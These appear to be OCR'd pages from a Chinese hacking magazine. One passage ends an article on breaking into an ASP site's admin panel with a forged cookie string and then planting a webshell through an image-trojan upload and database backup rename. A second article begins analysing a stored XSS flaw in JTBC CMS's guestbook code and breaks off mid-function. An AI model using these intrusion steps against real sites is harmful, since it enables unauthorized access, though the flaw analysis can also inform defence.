<% if request.cookies("12912")("Flag")=1 then %>
```

这行代码的意思是通过request.cookies方法获取从客户端提交上来的Cookie值，如果request.cookies("12912")("Flag")=1，那么就执行以后的代码，也就是输出管理功能的页面。这是后台功能，也就是管理员具备的功能。

综合上面的分析，我们可以知道，只要保证Cookie的Username键的值不为空，再保证Flag键的值为1，那么我们就具备了管理员的权限了。因此，我们可以构造这样的Cookie信息：12912=password=huahua&UserName=admin&UserID=1&Flag=1，其中password和username的值可以随便填写，不过Flag的值一定要为1。下面要介绍的是Cookie欺骗过程。

我们打开老兵的MyBrowser，我这里已经打开了首页，如图6所示，然后按下图中圈住的小球，按下



图6

之后，右边的cookies栏会变成白色且是可编辑状态。我们改变Cookies栏的内容为12912=password=huahua&UserName=admin&UserID=1&Flag=1，再改变URL地址，也就是Address栏的内容为http://localhost/admin_admin.asp，再按一下右边的连接按钮，返回如图7所示。其中admin_admin.asp是管理首页，用来载入admin_left.asp文件的。这样，我们不用管理员的用户名和密码就可以进入后台了。




图7

获取WebShell

通过上面的两种方法，一般都可以进入管理平台的，进入管理平台就可以拿WebShell了。以Cookie欺骗进入后台拿WebShell为例。在后台，我们打开添加文章，就会有个上传的地方出来了，再传个JPG木马上去，地址就会在文章内容中显示出来，如图8所示，然后到数据库管理那里，利用备份功能还原一下我们的木马，如图9所示。按下开始备份，显示备份成功之后，物理路径就一起显示出来了，如图10所示。




图8




图9




图10

再次提交http://localhost/databackup/huahua.asp，我们的小马就乖乖地跑出来了，如图11所示。有了这匹小马，接下来我们想干什么，就由我们自己发挥了！





图11

OK，文章到此就结束了，感谢大家看完我的文章，祝大家春节快乐！

适合读者：入侵爱好者
前置知识：PHP

JTBC网站内容管理系统漏洞解析



文/图 TTFCT

在分析这套系统之前，让我们先看看官方对这套系统的介绍。JTBC网站内容管理系统是一套可对现有模块进行扩充与克隆的网站系统核心，采用UTF-8编码，采取语言-代码-程序相互分离的技术模式，全面使用了模板包与语言包结构，为用户的修改提供方便，网站内容的每一个角落都可以在后台予以管理，是一套非常适合用做系统建站或者进行二次开发的程序核心。

既然官方对自己的程序说得如此之好，我们就来分析一下，看它是否安全。当我下载这套程序看了后，最终发现其安全性做得不是很好，下面我们就对这套系统进行分析，找出其破绽。

漏洞之一：跨站

1）跨站漏洞分析

在文件support\gbook\common\incfiles\module_config.inc.php中，第7～51行的代码如下。

```
function jtb_cms_module_adddisp()
{
    global $conn;
    global $nlng, $nuri, $nckcode;
    global $ndatabase, $nidfield, $nfpre;
    mm_check_valcode(-1);
    if ($nckcode != $_POST['nckcode']) mm_imessage
(ii_itake('global.lng_public.sudd', 'lng'), -1);
      //判断验证码是否一致。
    $tckstr = 'author:' . ii_itake('config.author', 'lng') .
',topic:' . ii_itake('config.topic', 'lng') . ',content:' . ii_itake
('config.content', 'lng');
    $tary = explode(',', $tckstr);
    foreach ($tary as $key => $val)
    {
      $tvalary = explode(':', $val);
      if (ii_isnull($_POST[$tvalary[0]])) mm_client_alert
(str_replace('[]', '[' . $tvalary[1] . ']', ii_itake('global.lng_error.
insert_empty', 'lng')), -1);
    }
    //下面是插入数据库操作
    $tsqlstr = "insert into $ndatabase (
    " . ii_cfname('author') . ",
    " . ii_cfname('authorip') . ",
    " . ii_cfname('sex') . ",
    " . ii_cfname('qq') . ",
    " . ii_cfname('face') . ",
    " . ii_cfname('email') . ",
    " . ii_cfname('homepage') . ",
    " . ii_cfname('topic') . ",
    " . ii_cfname('content') . ",
    " . ii_cfname('hidden') . ",
    " . ii_cfname('lng') . ",
    " . ii_cfname('time') . "
    ) values (
    '" . ii_left(ii_cstr($_POST['author']), 50) . "',
      //经过ii_cstr()函数处理后再截取左边50个字符
    '" . ii_get_client_ip() . "',
      //注意这个函数，一会分析要用到
    '" . ii_get_num($_POST['sex']) . "',
      //ii_get_num()函数对变量作数字处理，不存在漏洞
    '" . ii_get_num($_POST['qq']) . "',
    '" . ii_get_num($_POST['face']) . "',
    '" . ii_left(ii_cstr($_POST['email']), 50) . "',
    '" . ii_left(ii_cstr($_POST['homepage']), 255) . "',
    '" . ii_left(ii_cstr($_POST['topic']), 50) . "',
    '" . ii_left(ii_cstr($_POST['content']), 10000) . "',
    '" . ii_get_num($_POST['hidden']) . "',
    '$nlng',
    '" . ii_now() . "'
    )";
    $trs = ii_conn_query($tsqlstr, $conn);
    if ($trs) mm_client_redirect($nuri);
    else mm_imessage(ii_itake('global.lng_public.sudd',
'lng'), '-1');
}
```

上面的代码，我们要注意两个函数，一个是ii_get_client_ip()，另一个是ii_cstr()。查找ii_cstr()，我们来到文件common\incfiles\function.inc.php，定义此函数的代码段如下。

```
function ii_cstr($strers)
{
  if (get_magic_quotes_gpc()) return $strers;
  //若magic_quotes_gpc为on，即返回，否则对变量进行addslashes处理，相当于让magic_quotes_gpc为on。
  else return addslashes($strers);
}
```

上面的代码告诉我们，程序只对引号进行了转义处理，所以就形成了跨站漏洞。要利用这个漏洞，要求字符在50个以内，不过对于简单的代码，这已经足够了。攻击方式如图1所示。




图1

我们要利用的主要是“留言人”或者“留言标题”这两个地方，这里就选择“留言标题”了，成功提交后，当我们查看自己的留言时，并没有得到预期的效果，如图2所示。但是，如果是管理员，那就不一样了。管理员进入后台后，欲对留言进行管理，将会出现如图3所示的情况。看来，程序员对广大浏览群众比较“厚道”，但却“委屈”了自己，真是大公无私啊！不过，这可苦了用这套程序的朋友。




图2

我们再查找ii_get_client_ip()函数，来到common\incfiles\function.inc.php文件中，其第473~478行代码如下：

```
function ii_get_client_ip()
{
  if($_SERVER['HTTP_X_FORWARDED_FOR'])
  {
  return $_SERVER['HTTP_X_FORWARDED_FOR'];
  }
  elseif($_SERVER['HTTP_CLIENT_IP'])
  {
```

